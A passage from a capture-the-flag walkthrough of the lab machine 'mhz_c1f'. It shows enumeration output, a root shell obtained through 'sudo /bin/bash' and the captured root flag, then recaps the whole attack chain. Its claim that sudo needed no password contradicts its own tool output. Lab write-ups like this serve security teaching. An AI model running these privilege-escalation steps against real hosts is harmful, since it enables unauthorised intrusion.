I then tried switching my user from the shell I already had and was able to successfully do so.

```
mhz_c1f@mhz_c1f:~$ whoami
mhz_c1f
mhz_c1f@mhz_c1f:~$ id
uid=1000(mhz_c1f) gid=1000(mhz_c1f) groups=1000(mhz_c1f),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd)
mhz_c1f@mhz_c1f:~$
```

Now I again ran the **lse** script as the new user and found a very interesting configuration.

```
LSE Version: 4.14nw
User: mhz_c1f
User ID: 1000
Password: *****
Home: /home/mhz_c1f
Path: /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
umask: 0002

Hostname: mhz_c1f
Linux: 4.15.0-96-generic
Distribution: Ubuntu 18.04.4 LTS
Architecture: x86_64


( Current Output Verbosity Level: 0 ) ( humanity )
[!] nowar0 Should we question autocrats and their "military operations"?... yes!
_____
NO
WAR
_____
( users )
[i] usr000 Current user groups..... yes!
[*] usr010 Is current user in an administrative group?..... yes!
```

```
[i] usr000 Current user groups..... yes!
[*] usr010 Is current user in an administrative group?..... yes!
[*] usr020 Are there other users in administrative groups?..... nope
[*] usr030 Other users with shell..... yes!
[i] usr040 Environment information..... skip
[i] usr050 Groups for other users..... skip
[i] usr060 Other users..... skip
[*] usr070 PATH variables defined inside /etc..... yes!
[!] usr080 Is '.' in a PATH variable defined inside /etc?..... nope
_____
( sudo )
[!] sud000 Can we sudo without a password?..... nope
[!] sud010 Can we list sudo commands without a password?..... nope
[!] sud020 Can we sudo with a password?..... yes!

uid=0(root) gid=0(root) groups=0(root)

[*] sud040 Can we read sudoers files?..... nope
[*] sud050 Do we know if any other users used sudo?..... yes!
_____
( file system )
[*] fst000 Writable files outside user's home..... yes!
[*] fst010 Binaries with setuid bit..... yes!
[!] fst020 Uncommon setuid binaries..... nope
[!] fst030 Can we write to any setuid binary?..... nope
[*] fst040 Binaries with setgid bit..... skip
[!] fst050 Uncommon setgid binaries..... skip
[!] fst060 Can we write to any setgid binary?..... skip
[*] fst070 Can we read /root?..... nope
[*] fst080 Can we read subdirectories under /home?..... yes!
[*] fst090 SSH files in home directories..... nope
```


The user was allowed to run all commands as sudo without any password. So I cross checked this manually and used it to spawn a bash shell as root.



```
mhz_c1f@mhz_c1f:/home/first_stage$ sudo -l
Matching Defaults entries for mhz_c1f on mhz_c1f:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin

User mhz_c1f may run the following commands on mhz_c1f:
    (ALL : ALL) ALL
mhz_c1f@mhz_c1f:/home/first_stage$ sudo /bin/bash
root@mhz_c1f:/home/first_stage# cd /root
root@mhz_c1f:/root# whoami
root
root@mhz_c1f:/root# id
uid=0(root) gid=0(root) groups=0(root)
root@mhz_c1f:/root#
```

Finally, I captured the root flag from the root user's home directory.



```
root@mhz_c1f:/root# ls -la
total 32
drwx----- 3 root root 4096 Apr 24 2020 .
drwxr-xr-x 24 root root 4096 Oct 17 07:22 ..
-rw----- 1 root root 54 Apr 24 2020 .bash_history
-rw-r--r-- 1 root root 3106 Apr 9 2018 .bashrc
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw-r--r-- 1 root root 124 Apr 24 2020 .root.txt
drwx----- 2 root root 4096 Apr 13 2020 .ssh
-rw----- 1 root root 833 Apr 24 2020 .viminfo
root@mhz_c1f:/root# cat .root.txt
OwO HACKER MAN :D

Well done sir , you have successfully got the root flag.
I hope you enjoyed in this mission.

#mhz_cyber
root@mhz_c1f:/root#
```

CLOSURE

Here's a summary of how I pwned the machine:

- I found a set of credentials by web fuzzing.
- I was able to log in through ssh using those credentials.
- The home directory had another user who had a couple of images.
- I transferred those images onto my system and performed steganography to reveal another set of credentials.
- I used those to switch my user.
- I checked the sudo privileges of this user and found the user could run sudo commands without a password.
- I leveraged this vulnerability to spawn a bash shell as root and captured the final flag from the root user's home directory.

That's it from my side:)

Until next time!



Thank you for taking the time to read my walkthrough of **mhz_c1f!** Your interest and support mean a lot. I hope you found the guide helpful and enjoyable. Don't forget to check my GitHub repo for more writeups on various machines.

| <https://github.com/RIZZIOM/z-writeups>

Happy Hacking! 🎉